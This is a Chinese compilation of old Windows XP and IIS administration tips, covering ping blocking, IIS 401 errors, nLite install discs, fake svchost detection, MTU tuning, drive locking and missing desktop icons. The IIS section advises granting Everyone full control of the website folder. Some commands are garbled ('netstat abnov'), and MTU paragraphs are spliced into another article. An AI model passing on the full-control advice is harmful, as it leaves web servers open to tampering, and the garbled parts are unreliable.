


图 1 创建 IP 安全策略

第四步：此时 Windows XP 系统弹出“IP 安全策略向导”，单击【下一步】按钮，在“名称”输入框中输入“阻止 ping 命令”，单击【下一步】按钮，保证“激活默认响应规则”勾选，单击【下一步】按钮，选择“此字符串用来保护密钥交换”，在输入框中输入相应的密码，单击【下一步】按钮，保持“编辑属性”勾选，单击【完成】按钮，弹出“阻止 Ping 命令属性”对话框，如图 2 所示。




图 2 阻止 Ping 命令属性对话框

第五步：单击“阻止 Ping 命令属性”对话框中的【添加】按钮，弹出“安全规则向导”对话框，单击【下一步】按钮，在“隧道终结点”中保持“此规则不指定隧道”选中，单击【下一步】按钮，在“网络类型”中，用户根据自己的需要选择适当的网络类型。这里选择了“所有网络连接”，单击【下一步】按钮，在“身份验证方法”中选择“此字符串用来保护密钥交换”，在输入框中输入刚才输入的密码，单击【下一步】按钮，在“IP 筛选器列表”中单击【添加】按钮，弹出“IP 筛选器列表”对话框，如图 3 所示。




图 3 IP 筛选器列表对话框

第六步：单击“IP 筛选器列表”对话框中的【添加】按钮，弹出“IP 筛选器向导”，单击【下一步】按钮，在该向导中用户只需将“IP 协议类型”中的“选择协议类型”选项设为“ICMP”即可，其余的参数不用设置。

第七步：单击“IP 筛选器向导”对话框中的【完成】按钮，再单击“IP 筛选器列表”中的【确定】按钮，返回到“安全规则向导”对话框中，选择刚设置好的“新 IP 筛选器列表”，单击【下一步】按钮，选择“筛选器操作”中的“需要安全”选项，单击【下一步】按钮和【完成】按钮。

第八步：返回到“控制台根结点\IP 安全策略，在本地计算机”对话框中，单击“控制台根结点”下的“IP 安全策略，在本地计算机”，在对话框右侧出现了设置好的“阻止 ping 命令”，用鼠标右键单击“阻止 ping 命令”，弹出右键菜单，选择【指派】命令。

至此，IP 安全策略设置完毕。重新启动计算机，用户可以通过两台互联的计算机运行 ping 命令，反馈回来的信息是“request timed out”，表示已经屏蔽了 ping 命令，当然黑客也就束手无策了。

## 轻松解决 IIS 未经授权访问故障

IIS 是我们网管员配置企业网站最常用的工具之一，但是大家在配置网站的过程中，经常会碰到“未经授权：访问由于凭据无效被拒”的错误提示，甚至有的时候明明启用了匿名访问，但是访问时却提示要输入用户名和密码，而输入之后却仍然不能访问。面对这些情况，我们到底应该怎么解决呢？别急，笔者今天就为您解决这个难题。

### 统筹兼顾 权限设置最关键

不可否认的是，当出现访问被拒绝的时候，绝大部分原因是权限设置上的不周到所引起的。因为我们的网站目录一般都不是放在 IIS 默认目录下的，而是选择其他目录。同时出于安全上的考虑，存放网站目录的磁盘分区大多会选择使用 NTFS 格式，这样就引发了权限设置的问题。

对于 NTFS 中文件目录的安全设置，默认情况下是没有给 Everyone 和 Internet 来宾用户（iusr\_计算机名）分配权限的。而我们在 IIS 中添加网站配置时，则需要为这两个账户添加权限。

明白了这个道理之后，下面的事情就好办了。进入存放网站的目录，用鼠标右键单击文件夹打开属性窗口，切换到“安全”标签，单击【添加】按钮，将 Everyone 组和 Internet

江苏 朱青亮  
来宾用户添加进来，并将它们的权限设为“完全控制”，保存设置后，这样的问题一般即可解决。

**提示** Internet 来宾用户的名称在各台服务器上是不同的，其命名规则为“iuser\_计算机名”，其中前面的是固定的，后面的是计算机名，两者组合而成为 Internet 来宾用户。

### HTTP 错误 401.1

当访问配置好的 IIS 网站时，提示的错误为“HTTP 错误 401.1”，在这种情况下除了可以按上面的步骤进行解决外，还需要额外按下述步骤进行处理：

首先查看 IIS 管理器中站点安全设置的匿名账户是否被禁用。如果确实被禁用了，则依次打开“控制面板→管理工具→计算机管理→本地用户和组”，将 IUSR\_机器名账号启用。

如果还没有解决，请依次打开“开始→程序→管理工具→本地安全策略→安全策略→本地策略→用户权限分配”，然后双击右侧的“从网络访问此计算机”，添加 IIS 默认用户，即让 Internet 来宾具有从网络访问计算机的权限。



## HTTP 错误 401.2

因权限设置错误，有时还会提示 HTTP 错误 401.2 未经授权。在这种情况下我们需要打开 IIS，然后打开该站点的属性，切换到目录安全性标签，在“身份验证和访问控制”中选中“启用匿名访问”选项，然后输入 Internet 默认来宾

账户的名称，或直接单击【浏览】按钮将“IUSR\_机器名”账户添加进来即可。

一般来讲，针对 IIS 未经授权访问的故障，按照上面的步骤一般都可顺利解决。

## 巧解笔记本电脑的系统安装之限

山东 王厚勇

前几天，一位朋友的宏基笔记本预装的 Windows Vista 由于无法安装某一软件，找到笔者要求更换为 Windows XP 系统。经常使用计算机的人都知道，现在的品牌机无论笔记本还是台式机，都开始预装 Windows Vista 系统。可是由于第三方软件的支持和使用上的不习惯，致使很多人都不愿意使用 Windows Vista，进而要求更换为 Windows XP。笔者查看机器的硬盘为 SATA 160GB，有一个隐含分区用做系统还原之用。询问朋友是否要保存 Windows Vista 备份，回答无所谓。笔者再做进一步详查，发现备份分区已经遭受破坏，询问事先还做过哪些操作，回答说曾让人试着装过 Ghost XP 系统。看来 Windows Vista 备份是保不住了，重做成 Windows XP 吧！但过程很曲折，因为机器没有配置 USB 软驱，在安装系统时需要安装 SATA 硬盘驱动，怎么办呢？后来经过考虑，终于把问题解决考虑了。现写下此文，为遇到类似困难的朋友提供帮助。

### 故障现象

Windows Vista 备份分区已遭受破坏，想要安装 Windows XP，利用世面上的 Ghost 系统，比如 Ghost\_XP SP2 计算机公司专业版、番茄版、雨林木风等都无法进行，不是警告硬盘找不到就是长时间处于死机状态。

### 故障分析

现在的品牌笔记本基本都不配置软驱了，如果用户要使用的话，需要单独买一个 USB 软驱，价格大约一百元左右。细想一下，Ghost 系统无法安装最关键的原因是没有安装 SATA 驱动。假如我们利用原始安装盘作为基础，再上宏基网站下载它的 SATA 驱动，将它整合到安装系统中，不就可以了吗！思路既然这么定了，接下来就选用恰当的软件创建系统 ISO。

### 故障解决

(1) 利用 nLite V1.4.5 Beta (下载地址：<http://www.skycn.com/soft/18793.html>) 来制作系统安装盘，下载后确定

自定义安装，勾选“语言包”选项，这样在使用时就可以用中文显示了，如图 1 所示。



图 1 nLite 界面

(2) 单击【进入】按钮，确定下载的原始安装文件所在位置，比如文件夹或光驱，一般镜像文件可以先刻成光盘，放到光驱中，如图 2 所示。确定后接着弹出浏览文件夹窗口，定位修改后的系统文件的存放位置，比如 I:\winxp。于是就开始复制安装文件了。完毕后，连续两次单击【进入】按钮，确定驱动程序、可引导 ISO 镜像项，如图 3 所示。




图 2 确定路径位置

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3 任务选择界面

(3) 单击【进入】按钮，进入驱动程序的安装界面。这里，笔者首选从网站上下载 SATA 驱动（AHCI\_v7.5.0.1017\_Vista\_X 安装包），用 WinImage v6.10.6100 打开其中的制作软盘驱动的 f6flpy32 文件，并解压后存放到一个新建文件夹中。

(4) 单击【进入】按钮开始制作系统 ISO，确定其名称并保存到一个位置。最后用 Nero 刻成盘即可在笔记本上用光驱引导安装系统了。

总结

- (1) 本次系统安装用到了两个软件：一个是 nLite；一个是 WinImage。前者用来自定义系统安装文件，最重要的是添加进 SATA 驱动；后者用于导出软盘上的 SATA 驱动；
- (2) 如果还想使用 Windows Vista，可将 Windows XP 安装到除 C 盘以外的其他分区上，做成双系统即可；
- (3) 慎用 Ghost XP 安装盘，尽量保护 Windows Vista 还原分区，以备不时之需；
- (4) 此法应用可以扩展到其他品牌的笔记本或台式机上，只要将对应的 SATA 驱动整合进系统安装盘中即可，这样，自己创建的安装盘也是非常纯净的。

Windows 快速识别真假进程文件

河北 张新奎

svchost.exe 是基于 NT 核心技术的操作系统非常重要的进程，它提供许多系统服务，比如远程过程调用系统服务（RPCSS）、动态主机配置协议（DPCH）服务等与网络相关的服务。现在广大计算机用户普遍使用的 Windows XP、Windows 2003 等操作系统都涉及该进程，但是现在很多病毒、木马都以此为依托，感染、攻击广大计算机用户，尤其是给上 Internet 的用户带来许多不方便，那么作为计算机用户，快速、及时地识别真假 svchost.exe 显得尤为重要。

根据用户操作系统和提供的服务不同，操作系统可能提供不同数量的 svchost.exe。一般情况下，Windows XP 提供四个或四个以上的该进程，我们可以通过快捷键【Ctrl+Alt+Delete】打开任务管理器，观察 svchost.exe。一般用户发现有问问题时，通常是想在任务管理器结束该进程。但是，要么结束一个立即又生成一个，要么提示 60 秒关机。那么如何解决这个问题呢？

显然靠以上结束进程的方法不太实用，我们可以通过以下几步快速地辨别真假 svchost.exe 进程，并及时关闭相应的非法进程：

第一步：单击【开始】菜单，选择【程序】菜单下的【附件】子菜单，选择其下的“命令提示符”选项，或者单击【开始】菜单，选择【运行】选项，在其中输入：cmd，

按回车键，进入 DOS 提示符窗口。

第二步：由于系统多个 svchost.exe 中，有的是正常的，有的可能是病毒，用户不能根据数目的多少来判断。要判断该进程是否是病毒，可以通过该进程的发起程序来判断，这是非常准确的方法。用户在命令提示符下输入：netstat abnov，按回车键，在反馈的信息中用户可以看到每个进程的发起程序或者文件列表，这时就可以通过相关的知识判断该进程是否为病毒或者木马发起的。比如真的 svchost.exe，它的发起程序或者文件列表是在 Windows XP 安装目录下的 System32 子目录中，而假冒的 svchost.exe，比如冲击波变种病毒“w32.welchina.worm”则隐藏在 System32 目录下的 Wins 中，然后记住该进程的 PID 号（进程标识符）。

另一种方法是用户还可以在命令提示符中输入：Tasklist/svc，按回车键，如果显示 svchost.exe 进程后面提示的服务信息是“暂缺”，而不是一个具体的服务名，那么它就是病毒进程或者木马了，记下这个病毒进程或木马的 PID 号。

第三步：按【Ctrl+Alt+Delete】组合键打开任务管理器，单击【查看】菜单下【选择列】命令，弹出“选择列”对话框，勾选“PID（进程标识符）”，这样用户可以在任

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

务管理器中显示 PID 号, 这样根据第二步查到的病毒或者木马程序的 PID 号, 结束该进程, 然后找到该程序, 将其删除即可。

以上方法主要是针对 `svchost.exe` 进行讨论的,其实广大计算机用户可以据此解决类似的问题。

## ❖ 优化 Windows 服务器从 TCP/IP 入手

现在 Windows 服务器是众多用户的首选，它以其使用方便、配置简单赢得了大家一致的好评。而现在网络上通行的协议就是 TCP/IP 协议，在 Windows 系统中配置 TCP/IP 非常简单，只要指定 IP 地址、掩码、网关、DNS 等选项后就能够让其进行工作。而我们在学习 TCP/IP 的时候，所了解的情况并不是如此简单的。之所以出现两种截然相反的情况，是因为对于 TCP/IP 的很多参数，Windows 采用了默认的设置。我们知道一般默认的设置都讲究“不求有功，但求无过”的思想，即采用保守的配置以满足大部分用户的一般需求。对于追求性能的用户来说，就需要手工进行调整了。在对 TCP/IP 调整的过程中，最重要、最有效的就是调整最大传输单元 MTU 的值。下面我们就向大家介绍具体的优化过程。

### 找出最合适的 MTU 值

在默认情况下，TCP/IP 在网络中的最大传输单元为 1500。这是什么意思呢？我们知道网络传输数据是以数据包的形式来传送的，例如默认的 MTU 值为 1500 字节，那么当传送的数据大于 1500 字节时，则会以此为标准，将其分封为若干个 1500 字节，然后进行封包、解包操作。由此看来，MTU 值的大小会影响到封包和解包操作的频率。

那么我们是不是将 MTU 的值设得越大越好呢？当然不是，首先值过小，会在网络中进行频繁的封包和解包，其影响是显而易见的；而设置的值过大则适合局域网内部的高速传输，但是接入 Internet 则会影响稳定性。因此我们需要寻找最合适的 MTU 值。

寻找 MTU 合适大小的方法是借助 ping 工具来完成的。在运行窗口中输入“cmd”后按回车键打开命令提示符窗口，输入“ping -f -l MTU 值 网关 IP”，其中-f 表示不进行碎片整理，-l 表示指定 MTU 的值，而最终测试我们一般是以网关为标准的。

在测试时，我们可以先取一个基准数据，例如默认设置1500，如果命令执行之后返回的提示信息是“Packet needs to be fragmented but DF set.”时，则说明我们设置的 MTU 值过

大，不适合当前的网络；当不适合时则需要重新执行该命令并将 MTU 值改小，当返回的信息变成“Reply from 192.168.1.254: bytes=1472 time=1ms TTL=64”的时候，则可以将 MTU 值再增大，一直找到在两种状态之间的那个 MTU 值。这个数值就是当前环境下最合适的 MTU 值了。知道了这个数值后，我们才好进行后面的工作。

### 修改 MTU 值

尽管找到了最合适的 MTU 值大小，但是怎么去修改呢？因为 Windows 系统默认都已经设置好了，并没有给我们提供修改的选项。

不要担心，系统的参数设置都是保存在注册表中的，因此我们可以通过修改注册表的方法来实现修改 MTU 的值。打开运行窗口，输入“regedit”后按回车键打开注册表编辑器，然后依次选择 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces，在该项下会看到很多接口，单击其中的每个接口，在右侧都会有一个“IPAddress”的键。查看它的值，如果它的值与当前网卡的 IP 地址相同，那么就表示这个接口为当前使用的（如图 1 所示）。



图 1 注册表编辑器

这样只要在该接口上单击鼠标右键，选择弹出菜单中的【新建】→【Dword 值】命令，创建一个名为“MTU”的 Dword 主键，然后将其值设为前面获取的 MTU 值即可（如图 2 所示）。




图2 创建 MTU 主键

### 注意

提醒大家，在修改注册表之前，最好做好备份之后再修改，以避免修改出错导致系统产生故障。

### 应用实例

修改了 MTU 值后，只要数值大小合适，那么网络性能一般都会有所提高。尤其是传送较大容量的数据时效果会比较明显。但是在实际的使用中，仍然有一些情况需要我們注意。下面笔者继续向大家做一些介绍。

## 妙用组策略锁定 XP 系统分区

黑龙江 李玉

在我们计算机的硬盘中，有一些重要的数据和秘密的文件，是不希望别人看到的，特别是公司的办公计算机中，总会存有一些机密的文件，不愿意让人看到。

当然，作为安装操作系统的 C 盘，其中有一些重要的系统文件，是不能让别人随便修改或移动的。而且还有些时候，为了保护我们的计算机光驱，增长其使用寿命，不想让别人随便使用自己的光驱等驱动器读取光盘、安装程序等。在 Windows XP 操作系统以前的版本中，如果要实现以上所述的这些功能，则必须修改注册表或修改系统文件来实现这些功能，或是利用第三方软件为我们的计算机硬盘驱动器加把锁。

现在我们不用再去修改烦琐的注册表了，系统为我们提供了“组策略”这一强大的功能，我们可以通过设置“组策略”中的详细参数，来实现限制驱动器和隐藏驱动器，而且操作起来非常方便，稍有计算机基础知识的用户都能实现这一功能。下面就为大家详细介绍一下操作过程。

### 限制驱动器的使用

如果我们不想让别人使用我们的驱动器，来查看我们比较重要和隐私的文件，或是修改和删除系统文件，我们可以通过以下操作来限制某个重要驱动器的使用。

### 1. 启用 MTU 路径检测

前面我们知道，MTU 的值是要讲究环境的，很多朋友会说，我确定最适合的 MTU 值时是以本地网关为参照的，如果出了局域网进入 Internet 该怎么办呢？不要紧，我们只要启用 MTU 路径检测，那么 TCP/IP 协议就会自动检测到目标远程主机路径中所经过的网络 MTU 值并自动作出调整，从而避免冲突。

### 2. 启用默认路由

我们知道，Windows 2000/XP/2003 在某种情况下可以充当路由器来使用，但是默认状态下该功能却是关闭的。如果启用该功能，就可以允许内置的路由缓冲和队列来优化 TCP/IP 网络。因此我们可以打开注册表，定位到“HKEY\_LOCAL\_MACHINE\SYSTEM\Current ControlSet\Services\Tcpip\Parameters\”，然后新建一个“ipenablerouter”的 Dword 值，并设为 1 即可。

(1) 单击【开始】菜单，单击【运行】命令，系统会打开“运行”对话框，在此对话框中输入“gpedit.msc”，按回车键，系统会自动弹出一个“组策略”窗口。

(2) 在“组策略”窗口中，我们可以看到在左侧窗口“本地计算机”策略下面有“计算机配置”和“用户配置”两个选项。这里选择“用户配置”选项，并依次打开“用户配置”、“管理模板”、“Windows 组件”和“Windows 资源管理器”选项。

(3) 这时我们会发现，在右侧窗框中，出现了一些选项供我们选择，那么接下来我们在右侧的设置窗口中，选择“防止从‘我的电脑’访问驱动器”项，并在这个选项上单击鼠标右键，选择【属性】命令，接着出现“防止从‘我的电脑’访问驱动器的属性”设置窗口。在其中有三个选项，分别是“未配置”、“已启用”、“已禁用”，系统默认的为“未配置”选项，接下来我们要对这个对话框中的参数进行设置。

(4) 选择“已启用”后可以看到，在下面会出现选择驱动器的下拉列表，如果希望限制某个驱动器的使用，只要选中该驱动器即可。

比如我们要限制 C 盘的使用，选中“仅限制驱动器 C”即可。如果希望关闭所有驱动器，可以选择“限制所有驱动器”。选择好要限制访问的驱动器后，单击【确定】按钮或【应用】按钮即完成了整个设置过程。



设置完成后，让我们试试看设置的驱动器是不是受到了限制。打开设置受限的驱动器，系统自动弹出禁止使用打开驱动器的提示框。由此看出，我们的设置生效了。即便是使用 DIR 命令、运行对话框和网络驱动器对话框，也无法查看此驱动器的目录和数据。

## 隐藏驱动器

如果我们想彻底隐藏驱动器，方法也非常简单，为了方便大家彻底明白，我们也进行了详细的介绍：

(1) 单击【开始】菜单，单击【运行】命令，打开“运行”对话框，在此对话框中输入“gpedit.msc”，单击【确定】按钮或按回车键。系统会自动弹出一个“组策略”窗口。

(2) 选择“用户配置”选项，并依次打开“用户配置”、“管理模板”、“Windows 组件”和“Windows 资源管理器”选项。

(3) 在“Windows 资源管理器”右边的设置窗口中，选择“隐藏我的电脑中这些指定的驱动器”项，同样在它的属性中，有三项选择，我们选择“已启用”项，然后在下面的下拉列表中选择需要隐藏的驱动器。

设置完成后，回到 Windows 桌面下，打开“我的电脑”，这时是不是会发现我们设置好的驱动器盘符不见了。到这里，整个设置过程就完成了。

通过以上两个简单的设置，我们便可以计算机中的私人文件和重要数据放心地存放了，也不必再为别人随意用我们的光驱而感到心痛了。

需要注意的是，虽然我们隐藏了驱动器，但用户仍然能够从其他程序访问这些驱动器和驱动器中的数据。比如使用 Word 的【打开】命令，能够打开我们所隐藏的驱动器。同时使用 Windows XP 的磁盘管理工具也能对隐藏的驱动器进行查看和修改。

## 谁偷走了我的桌面

山东 王亚峰

最近，笔者所在单位的计算机频频出现一种怪现象，就是机器在启动以后能够进入系统，但无法正常显示桌面，只有桌面的背景显示，上面的图标却消失得无影无踪。经过一番研究终于总结出一些实用的技巧和方法，希望能对大家有所帮助。

一般而言，出现上述问题的原因可以归结为病毒的影响和用户的误操作两个方面，我们可以针对不同的情况采取对应的措施。首先我们可以在桌面上单击鼠标右键，在弹出的快捷菜单中选择【属性】命令，打开“显示属性”对话框。选择“桌面”选项卡，接着单击【自定义桌面】按钮。在弹出的“桌面项目”窗口中，单击“常规”选项卡，将丢失的桌面图标前的复选框打上对钩，单击【确定】按钮，接着再单击【应用】按钮，按【F5】键刷新一下，看看丢失的桌面图标是不是又回来了。

如果上面这种办法没有起到作用，我们还可以借助组策略的设置来试试。在任务管理器中新建任务，在弹出的对话框中输入“gpedit.msc”，按回车键后打开“组策略编辑器”。在组策略编辑器中依次展开“本地计算机策略→用户配置→管理模板→桌面”选项，在右侧的窗口中有“隐藏桌面上的所有图标”等选项，将相应选项的属性设置为“已禁用”即可找回桌面上丢失的图标。

有时候，经过上述设置以后，我们的桌面上依然空空如

也，这时候我们就可以采取移花接木的方法了。首先按【Ctrl+Alt+Del】组合键，进入任务管理器，在进程里把 explorer.exe 这个进程结束，再在【文件】菜单中选择【新建任务】命令，单击【浏览】按钮找到 explorer.exe 文件（该文件一般保存在 C:\WINDOWS 下），单击【确定】按钮即可。

还有注册表设置不当也会造成桌面图标消失的情况，我们可以输入 regedit 打开注册表编辑器，展开[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，然后在右边找到一个名为“Nodesktop”的键值项，单击鼠标右键，选中删除后重新启动计算机您就可以看见桌面图标了。


有一次，笔者还遇见过这样的情况，计算机开机之后，同样是无法正常显示桌面，同时出现一个错误提示框，提示“未找到 browseui.dll 文件”，通过搜索发现 browseui.dll 主要用于浏览器 UI 界面的管理，从其他机器把 browseui.dll 文件复制到 U 盘或软盘里，按下【Ctrl+Alt+Del】组合键，单击新建任务，然后单击【浏览】按钮，再切换到软盘或 U 盘的窗口，把下面的文件类型选为所有文件，就能看到 browseui.dll 文件，在该文件上单击鼠标右键，复制，然后切换到 C:\WINDOWS\SYSTEM32 下，单击鼠标右键选择【粘贴】命令即可。

如果通过上面的工作，仍然不能找回您的桌面图标的话，就要考虑一下病毒的影响了，比如“魔域盗贼”变种MS（Win32.Troj.OnlineGames.ms）就可以造成这种情况。在任务管理器中的进程标签里面，找到 wsttrs.exe 进程，选中后单击鼠标右键结束进程，就可以正常显示桌面了。

当然这只是治标不治本的办法，想一劳永逸的话，您可以进入带网络连接的安全模式，升级杀毒软件到最新版本，对整个硬盘进行杀毒，病毒查杀结束后，重启系统即可正常显示桌面。



